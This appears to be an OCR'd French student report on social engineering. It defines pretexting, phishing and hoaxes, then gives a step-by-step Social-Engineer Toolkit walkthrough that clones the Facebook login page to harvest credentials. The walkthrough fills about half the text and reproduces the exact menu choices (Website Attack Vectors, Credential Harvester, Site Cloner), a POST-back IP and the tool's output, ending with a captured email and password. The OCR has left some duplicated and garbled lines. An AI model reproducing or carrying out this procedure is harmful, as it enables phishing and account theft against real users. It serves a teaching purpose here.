
COMPTES RENDUS




OTHMANE TAYBI

MR OMOR

Le social engineering :


L'ingénierie sociale est l'art de manipuler les gens pour qu'ils divulguent des informations confidentielles. Les types d'informations que ces criminels recherchent peuvent varier, mais lorsque des individus sont ciblés, les criminels essaient généralement de vous inciter à leur donner vos mots de passe ou vos informations bancaires, ou à accéder à votre ordinateur pour installer secrètement un logiciel malveillant, qui leur donnera accès à votre mot de passe et informations bancaires ainsi que leur donner le contrôle de votre ordinateur.



Les criminels utilisent des tactiques d'ingénierie sociale car il est généralement plus facile d'exploiter votre inclination naturelle à faire confiance que de découvrir des moyens de pirater votre logiciel. Par exemple, il est beaucoup plus facile de tromper quelqu'un pour qu'il vous donne son mot de passe que d'essayer de pirater son mot de passe (à moins que le mot de passe ne soit vraiment faible).

Les techniques du social engineering :

Il existe plusieurs techniques en matière de social engineering. Elles reposent toutes sur la force de persuasion du manipulateur. Dans un premier temps, le manipulateur construit un prétexte. Il s'agit d'une technique qui permet d'accrocher une victime potentielle avec un scénario préétabli. Ce dernier permet d'accroître les possibilités de convaincre la victime d'accéder à la requête du manipulateur. Le prétexte est une technique qui demande des recherches en amont de la part de celui qui attaque. Grâce à de fausses informations, ce dernier pourra facilement se construire une autre identité. Cela lui permet de gagner en crédibilité auprès de sa victime.



Phishing :

Il s'agit d'obtenir des informations sensibles, qu'il s'agisse de noms d'utilisateur, de mots de passe, d'informations de carte de crédit, etc., en incitant l'utilisateur à saisir ses informations sur un faux site Web. Maintenant, cette campagne de phishing peut provenir de l'usurpation d'e-mails, où nous recevons un faux e-mail ou un e-mail frauduleux, et nous sommes sûrs que vous en avez déjà vu par le passé.

Il existe différents types de techniques de phishing que les pirates utilisent pour voler des informations personnelles à la victime :

- Spear Phishing
- Vishing
- Smishing

Hoaxes :

Il s'agit d'un autre type courant de techniques d'ingénierie sociale que les pirates utilisent pour pirater les victimes. Le canular est une technique d'ingénierie sociale utilisant le téléphone ou la messagerie vocale pour inciter la cible à fournir des informations sensibles. Ainsi, un pirate informatique agira comme un technicien à distance ou un employé, peut-être une partie intéressée à la recherche d'un emploi, ou peut-être un client en colère déposant une plainte, quelque chose qui déclenchera une sorte de réponse immédiate sans que quelqu'un pense que quelque chose ne va pas, la personne répondre au téléphone, donc essentiellement, encore une fois, jouer sur la bonne nature d'une personne.

SETOOLKIT :


C'est la boîte à outils pour l'ingénierie sociale, c'est un outil open source qui met en œuvre une variété d'attaques ciblées qui se répartissent en trois catégories :

- La création d'un site web malveillants à travail l'outil de clonage de site ou avec des modèles qui lancent des attaques avec l'applet java Metasploit
- Créer et envoyer des e-mails de phishing.
- Créer et envoyer des e-mails de phishing.


SETOOLKIT Disponible sur Kali Linux.

Maintenant on va montrer comment l'utiliser pour cloner un site et récupérer le nom de compte et le mot de passe de quelqu'un :

Ensuit pour Lancer taper la commande `setoolkit`



Ensuit on lance l'attaque du type social engineering **1** et on arrive à un second menu :



Maintenant on selection `Website Attack Vectors`

```
  1) Spear-Phishing Attack Vectors
  2) Website Attack Vectors
  3) Infectious Media Generator
  4) Create a Payload and Listener
  5) Mass Mailer Attack
  6) Arduino-Based Attack Vector
  7) Wireless Access Point Attack Vector
  8) QRCode Generator Attack Vector
  9) Powershell Attack Vectors
 10) Third Party Modules

 99) Return back to the main menu.

set> 2
```

```
set:webattack>
```

On selectionner `Credential Harvester Attack Method :`

```
  1) Java Applet Attack Method
  2) Metasploit Browser Exploit Method
  3) Credential Harvester Attack Method
  4) Tabnabbing Attack Method
  5) Web Jacking Attack Method
  6) Multi-Attack Web Method
  7) HTA Attack Method

 99) Return to Main Menu

set:webattack>3
```

Ensuit On va prendre un site à cloner qui contient des champs à remplir :

```
   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within
 SET
[-] to harvest credentials or parameters from a website as well as place them in
to a report
```

Maintenant il faut mettre votre adresse IP **192.168.3.1** :

```
Enter the IP address for POST back in Harvester/Tabnabbing: 192.168.3.1
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
```

Maintenant on ajouter l'adresse du site à cloner :

On utilise ici : www.facebook.com


```
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.facebook.com
```

```
set:webattack> Enter the url to clone:www.facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardl
ess, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Ensuit on taper l'adresse IP sur une Browser :



Voilà le serveur est lancé :

Maintenant on remplir notre information :

Et voilà nous avons le mail et le mot de passe :